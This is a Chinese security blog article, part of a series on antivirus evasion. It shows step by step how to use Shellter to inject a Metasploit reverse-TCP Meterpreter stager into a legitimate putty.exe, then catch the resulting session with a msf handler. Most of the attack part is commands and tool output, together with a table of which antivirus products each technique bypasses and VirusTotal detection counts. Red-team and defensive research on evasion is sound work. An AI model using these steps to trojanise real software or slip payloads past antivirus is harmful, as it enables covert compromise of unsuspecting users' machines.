



TIDE 安全团队

[HTTP://WWW.TIDASEC.COM](http://www.tideseccom.com)

远控免杀专题系列文章

重剑无锋@Tide安全团队

2019年12月

- 本专题文章导航
- 免杀能力一览表
- 前言
- 安装Shellter
- 生成payload (VT免杀率7/69)
- 小结
- 参考资料

本专题文章导航

1、远控免杀专题(1)-基础

篇: https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg

2、远控免杀专题(2)-msfvenom隐藏的参

数: <https://mp.weixin.qq.com/s/1r0iakLpnLrjCrOp2gT10w>

3、远控免杀专题(3)-msf自带免杀(VT免杀率

35/69): https://mp.weixin.qq.com/s/A0CZsILhCLOK_HgkHGcpEA

4、远控免杀专题(4)-Evasion模块(VT免杀率

12/71): https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ

5、远控免杀专题(5)-Veil免杀(VT免杀率23/71):

<https://mp.weixin.qq.com/s/-PHVIAQVyU8QlpHwcpN4yw>

6、远控免杀专题(6)-Venom免杀(VT免杀率

11/71):<https://mp.weixin.qq.com/s/CbfxupSWEPB86tBZsmxNCQ>

7、远控免杀专题(7)-Shellter免杀(VT免杀率7/69): 本文

文章打包下载及相关软件下载: <https://github.com/TideSec/BypassAntiVirus>

免杀能力一览表

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√	√	√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√

几点说明：

- 1、上表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。
- 2、为了更好的对比效果，大部分测试payload均使用msf的 windows/meterpreter/reverse_tcp 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2019.12.12)，火绒版本 5.0.33.13 (2019.12.12)，360安全卫士 12.0.0.2001 (2019.12.17)。
- 4、其他杀软的检测指标是在 virustotal.com （简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为免杀的精确判断指标。

前言

Shellter和Venom、Veil是三大老牌免杀工具，Shellter是一个开源的免杀工具，利用动态Shellcode注入或者命令来实现免杀的效果。

安装Shellter

- 1、kali中已经自带shellter，可在图形界面中直接执行 shellter 命令即可。




2、ubuntu系统中apt安装

```
apt-get update  
apt-get install shellter
```

3、手动下载windows版

官方下载站点 <https://www.shellterproject.com/download/>

下载后解压，无需安装，cmd下可直接使用



生成payload（VT免杀率7/69）


我就直接用kali自带的shellter进行演示，需要提前准备一个pe文件作为被注入程序。我还是用之前选的 `putty.exe` 来进行测试。



```
1010101 01 10 0100110 10 01 11001001 0011101 001001
11 10 01 00 01 01 01 10 11 10
0010011 1110001 11011 11 10 00 10011 011001
11 00 10 01 11 01 11 01 01 11
0010010 11 00 0011010 100111 000111 00 1100011 01 10 v7.1
www.ShellterProject.com Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): A
PE Target: /root/putty.exe
```

之后程序会把 `putty.exe` 进行备份，因为生成的payload会自动覆盖原来的 `putty.exe`。



```
Choose Operation Mode - Auto/Manual (A/M/H): A
PE Target: /root/putty.exe

*****
* Backup *
*****

Backup: Shellter_Backups\putty.exe

*****
* PE Compatibility Information *
*****

Minimum Supported Windows OS: 4.0

Note: It refers to the minimum required Windows version for the target
application to run. This information is taken directly from the
PE header and might be not always accurate.
```

还是选择 `windows/meterpreter/reverse_tcp` 作为payload

```
Enable Stealth Mode? (Y/N/H): Y

*****
* Payloads *
*****

[1] Meterpreter_Reverse_TCP    [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): L

Select payload by index: 1

*****
* meterpreter_reverse_tcp *
*****


SET LHOST: 10.211.55.2

SET LPORT: 3333
```

上面有个选项 Enable Stealth Mode，是否启用隐身模式，启用后免杀效果会变差，建议不启用。


全程自动化生成，最终的生成文件会替换原来的 putty.exe。

通过对比可发现程序稍微变大了



在msf中使用 `handler -H 10.211.55.2 -P 3333 -p windows/meterpreter/reverse_tcp` 进行监听

在测试机中执行生成的 `putty.exe` , 360和火绒均可免杀



msf正常上线

```
[*] Started reverse TCP handler on 10.211.55.2:3333
[*] Sending stage (180291 bytes) to 10.211.55.3
[*] Meterpreter session 9 opened (10.211.55.2:3333 -> 10.211.55.3:63147) at 2019-12-20 02:08:46 +0800

meterpreter > getpid
Current pid: 7716
meterpreter > |
```

virustotal.com中7/69个报毒，卡巴、瑞星、微软三个都没bypass。。

b01ce88508753ce961466b59820c1c53b675e2c8e64868c9dd2417020a4c3923

7 / 69
Community Score

7 engines detected this file

b01ce88508753ce961466b59820c1c53b675e2c8e64868c9dd2417020a4c3923
putty.exe
Size
484.00 KB
2019-12-19 18:16:15 UTC
a.moment ago
EXE

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
ESET-NOD32	HEUR:Trojan.Win32.Rozena.VM.gen	Ikarus	Trojan.Win32.Rozena
Kaspersky	HEUR:Trojan.Win32.Generic	Microsoft	Trojan.Win32/Swroot.A
Rising	Trojan.Generic@ML.B2 (RDML_zpC+46o...	Zillya	Trojan.Rozena.Win32.80678
ZoneAlarm by Check Point	HEUR:Trojan.Win32.Generic	Acronis	Undetected
Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
SecureAge APEX	Undetected	Arcabit	Undetected

小结

Shellter安装非常简单，使用也非常便捷，而且生成的payload免杀效果也都比较好，windows和linux下都可以使用，实在是居家旅行、**灭口必备良药。我是用的自动模式进行生产payload,你可以根据需要进行手动配置，这样生成的payload免杀效果会更好。

因为Shellter生成的shellcode是动态的，所以被查杀的几率也有所不同，测试过几次自动化生成的payload，最好的秒杀效果是4/71，最差的15/70，整体来说也算不错了。

参考资料

msf免杀及后渗透技术：<https://bbs.ichunqiu.com/thread-49618-1-1.html>